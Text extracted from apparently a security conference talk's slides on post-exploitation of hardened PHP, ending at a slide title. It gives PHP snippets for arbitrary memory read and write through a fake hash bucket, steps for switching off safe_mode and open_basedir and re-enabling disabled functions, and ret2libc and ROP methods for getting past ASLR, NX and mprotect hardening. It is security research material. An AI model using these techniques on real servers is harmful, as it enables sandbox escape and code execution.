
- **Problem:**

- we have a yet uncontrolled memory corruption
- attacking PHP protections requires arbitrary memory read- and write-access
- exploits must be very stable


- **Idea:**

- replace bucket with a fake bucket pointing to a fake string ZVAL
- fake string can root anywhere in memory (length max 2 GB)
- arbitrary memory read- and write-access by indexing string characters

Memory corruption - what now?



Setting up the fake_bucket



Putting the fake_bucket in place

- `clear_free_memory_cache()` - allocate many blocks from 1 to 200 bytes
- use global variables with long names so that they do not fit into the same bucket
- create a global string variable that holds the **fake_bucket**

```
<?php
function usercompare($a, $b)
{
    global $fake_bucket, $arr;

    if (isset($arr[2])) {
        clear_free_memory_cache();

        unset($arr[2]);

        $GLOBALS[''] = 1;
        $GLOBALS[''] = 2;
        $GLOBALS['PLACEHOLDER_FOR_OUR_FAKE_BUCKET'] .= $fake_bucket;
    }
    return 0;
}
?>
```

Everything is in place

- global array variable now contains our fake string
➡ read and write access anywhere in memory

```
<?php
    $memory                = &$arr[2];

    $read                   = $memory[0x41414141];
    $memory[0x41414141] = $write;
?>
```

Part VI

Attacking PHP internal protections

executor_globals - an interesting target

- contains interesting information
 - list of functions
 - list of ini entries
 - jmp_buf
- but
 - position in memory is unknown
 - structure changes heavily between PHP versions

```
struct _zend_executor_globals {
    zval **return_value_ptr_ptr;

    zval uninitialized_zval;
    zval *uninitialized_zval_ptr;

    zval error_zval;
    zval *error_zval_ptr;

    zend_function_state *function_state_ptr;
    zend_ptr_stack arg_types_stack;

    /* symbol table cache */
    HashTable *symtable_cache[SYMTABLE_CACHE_SIZE];
    HashTable **symtable_cache_limit;
    HashTable **symtable_cache_ptr;

    zend_op **opline_ptr;

    HashTable *active_symbol_table;
    HashTable symbol_table; /* main symbol table */

    HashTable included_files; /* files already included */

    jmp_buf *bailout;

    int error_reporting;
    int orig_error_reporting;
    int exit_status;

    zend_op_array *active_op_array;

    HashTable *function_table; /* function symbol table */
    HashTable *class_table; /* class table */
    HashTable *zend_constants; /* constants table */
    ...
}
```

Finding the `executor_globals` (I)

- search in memory?
 - either in BSS or allocated by `malloc()` depending on ZTS
 - where to start?
 - how to detect structure?
- analysing code segment?
 - howto find a function that uses `executor_globals`?
 - no access to TLS from memory info leaks
 - complicated and not portable

Finding the executor_globals (II)

- solution turns out to be easier than imagined

```
struct _zend_executor_globals {  
  
    zval **return_value_ptr_ptr;  
  
    zval uninitialized_zval;  
    zval *uninitialized_zval_ptr;  
  
    zval error_zval;  
    zval *error_zval_ptr;  
    ...  
};
```

- **uninitialized_zval** is used for non existing variables

```
<?php  
    $GLOBALS['var'][0] = $non_existing_variable;  
?>
```

- address of **executor_globals** can be leaked from array

Finding entries in executor_globals

- **executor_globals** structure is very different between different PHP versions
- but very constant around the entries we are interested in
 - jmp_buf *bailout
 - HashTable *function_table
 - HashTable *ini_directives
- searching for **error_reporting**
 - ➔ `error_reporting(0x66778899);`
- searching for **lambda_count**

➔ `$lfunc = create_function('', '');`

every call to `create_function()` increases `lambda_count`
`$lfunc` will contain `"\0lambda_{lambda_count}"`

```
jmp_buf *bailout;
```

```
int error_reporting;
```

```
int orig_error_reporting;
```

```
int exit_status;
```

```
zend_op_array *active_op_array;
```

```
HashTable *function_table; /* function ...
```

```
HashTable *class_table; /* class ...
```

```
HashTable *zend_constants; /* constants ...
```

```
/* timeout support */
```

```
int timeout_seconds;
```

```
int lambda_count;
```

```
HashTable *ini_directives;
```

```
HashTable *modified_ini_directives;
```


Fixing INI Entries

- **ini_directives** contains information about all known INI directives
- structure **zend_ini_entry** has never been changed between PHP 4.0.0 and 5.2.9
- in PHP 5.3.0 only the end of the structure is changed a bit
- modifiable entry is a bit field

```
#define ZEND_INI_USER      (1<<0)
#define ZEND_INI_PERDIR   (1<<1)
#define ZEND_INI_SYSTEM   (1<<2)
```

- setting **ZEND_INI_USER** allows disabling protections as easy as

```
ini_set("safe_mode", false);
ini_set("open_basedir", "")*;
ini_set("enable_dl", true);
```

```
struct _zend_ini_entry {
    int module_number;
    int modifiable;
    char *name;
    uint name_length;
    ZEND_INI_MH((*on_modify));
    void *mh_arg1;
    void *mh_arg2;
    void *mh_arg3;

    char *value;
    uint value_length;

    char *orig_value;
    uint orig_value_length;
    int modified;

    void (*displayer)
        (zend_ini_entry *ini_entry, int type);
};
```

* on PHP >= 5.3.0 on_modify handler must be changed from OnUpdateBaseDir to OnUpdateString

Reactivating disabled_functions (I)

- **disable_function** cannot be reactivated with **ini_set()**
- deactivation deletes a function from **function_table** and inserts a dummy function
- reactivation by fixing atleast the **handler** element in the **function_table**
- problem: finding the original function definition in memory

PHP 5

```
typedef struct _zend_internal_function {  
    /* Common elements */  
    zend_uchar type;  
    char * function_name;  
    zend_class_entry *scope;  
    zend_uint fn_flags;  
    union _zend_function *prototype;  
    zend_uint num_args;  
    zend_uint required_num_args;  
    zend_arg_info *arg_info;  
    zend_bool pass_rest_by_reference;  
    unsigned char return_reference;  
    /* END of common elements */  
  
    void (*handler)(INTERNAL_FUNCTION_PARAMETERS);  
    struct _zend_module_entry *module;  
} zend_internal_function;
```

* entry „module“ only available in PHP >= 5.2.0

PHP 4

```
typedef struct _zend_internal_function {  
    zend_uchar type;  
    zend_uchar *arg_types;  
    char *function_name;  
  
    void (*handler)(INTERNAL_FUNCTION_PARAMETERS);  
} zend_internal_function;
```

Reactivating disabled_functions (II)

- original function definitions are arrays of **zend_function_entry**
- finding these tables by
 - a symbol table lookup (not portable)
 - using the **module** pointer in PHP >= 5.2.0
 - scanning forward from **arg_info** of some enabled function
 - detecting **basic_functions** table via **handler** and **arg_info**
- restoring the **handler** element (and optionally the **arg_info**)

PHP 5

```
typedef struct _zend_function_entry {  
    char *fname;  
    void (*handler) (INTERNAL_FUNCTION_PARAMETERS);  
    struct _zend_arg_info *arg_info;  
    zend_uint num_args;  
    zend_uint flags;  
} zend_function_entry;
```

PHP 4

```
typedef struct _zend_function_entry {  
    char *fname;  
    void (*handler) (INTERNAL_FUNCTION_PARAMETERS);  
    unsigned char *func_arg_types;  
} zend_function_entry;
```

Using `dl()` to load arbitrary code

- using `dl()` to load arbitrary code requires
 - a platform dependent shared library
 - a writable directory in a filesystem mounted with exec flag
 - activating `enable_dl`
 - restoring `dl()` function entry if in `disable_function` list
 - setting `extension_dir` to the directory the shared library resides in

Part VII

Attacking protections on x86 Linux systems

Symbol Table Lookups - Finding the ELF header

- PHP arrays leak the **pDestructor** function pointer
- **pDestructor** points into PHP's code segment
- from there we scan backward page by page (4096 bytes)
- until we find the ELF header in memory
- symbol table lookups **out of scope** of the talk

Hexdump

00000000:	7F 45 4C 46 01 01 01 00 00 00 00 00 00 00 00 00	ELF.....
00000010:	03 00 03 00 01 00 00 00 60 68 01 00 34 00 00 00	`h..4...
00000020:	3C 9E 15 00 00 00 00 00 34 00 20 00 0A 00 28 00	<.....4. ... (.
00000030:	47 00 46 00 06 00 00 00 34 00 00 00 34 00 00 00	G.F.....4...4...
00000040:	34 00 00 00 40 01 00 00 40 01 00 00 05 00 00 00	4...@...@.....
00000050:	04 00 00 00 03 00 00 00 F0 C4 12 00 F0 C4 12 00	
00000060:	F0 C4 12 00 13 00 00 00 13 00 00 00 04 00 00 00	
00000070:	01 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00	

Symbol Table Lookups - Finding libc

- Once PHP's ELF header is found we can find imported functions
- we select a function that is imported from libc (e.g. *memcpy()*)
- from there we scan backward page by page (4096 bytes)
- until we find libc's ELF header in memory
- from here we can lookup any function in libc

Hexdump

00000000:	7F 45 4C 46 01 01 01 00 00 00 00 00 00 00 00 00	ELF.....
00000010:	02 00 03 00 01 00 00 00 F0 0D 07 08 34 00 00 00	4...
00000020:	44 FF 25 00 00 00 00 00 34 00 20 00 09 00 28 00	D.%.....4. ... (.
00000030:	20 00 1F 00 06 00 00 00 34 00 00 00 34 80 04 08	4...4...
00000040:	34 80 04 08 20 01 00 00 20 01 00 00 05 00 00 00	4...
00000050:	04 00 00 00 03 00 00 00 54 01 00 00 54 81 04 08	T...T...
00000060:	54 81 04 08 13 00 00 00 13 00 00 00 04 00 00 00	T.....
00000070:	01 00 00 00 01 00 00 00 00 00 00 00 00 80 04 08	

ASLR without NX / mprotect() hardening

- **ASLR** without **NX** / *mprotect()* hardening is not a problem
- Address of shellcode in PHP string can be leaked
- libc function addresses are also known
- function **handler** in PHP's **function_table** can be replaced
- and execution started by calling the function

*(overwriting **pDestructor** of a HashTable not possible because of Suhosin)*

ASLR with NX / mprotect() hardening

- **NX** heap/stack/data can be defeated by
 - return-oriented-programming
 - ret2libc / ret2mprotect + ret2code
- **ASLR** not a problem because
 - libc function addresses can be looked up
 - code fragments can be searched in known code segments
- ***mprotect()*** hardening
 - broken on SELINUX on Fedora 10

mprotect() hardening on Fedora 10

- **mprotect()** disallows setting the eXecutable flag for
 - program stack
 - heap memory
 - program data segment
- **mprotect()** allows setting the TEXT segment to writable
 - setting RW results in a failure being logged - but works nevertheless
 - setting RWX works without a warning in the log
- just copy shellcode into the writable TEXT segment and execute it

Advanced ret2libc

- PHP's `jump_buf` allows control over stack to launch ret2libc
- GLIBC protects internal `jump_buf` pointers
- protection could be bypassed because we can leak EIP of `setjmp()` invocation
- more interesting is launching ret2libc through INI entry handlers
- searching PHP's and libc's code segments for following code fragments

`clean_4:`

`POP`
`POP`
`POP`
`POP`
`RET`

`clean_3:`

`POP`
`POP`
`POP`
`RET`

`popframe:`

`POP ebp`
`RET`

`setstack:`

`MOV esp, ebp`
`POP ebp`
`RET`

Advanced ret2libc through INI handler

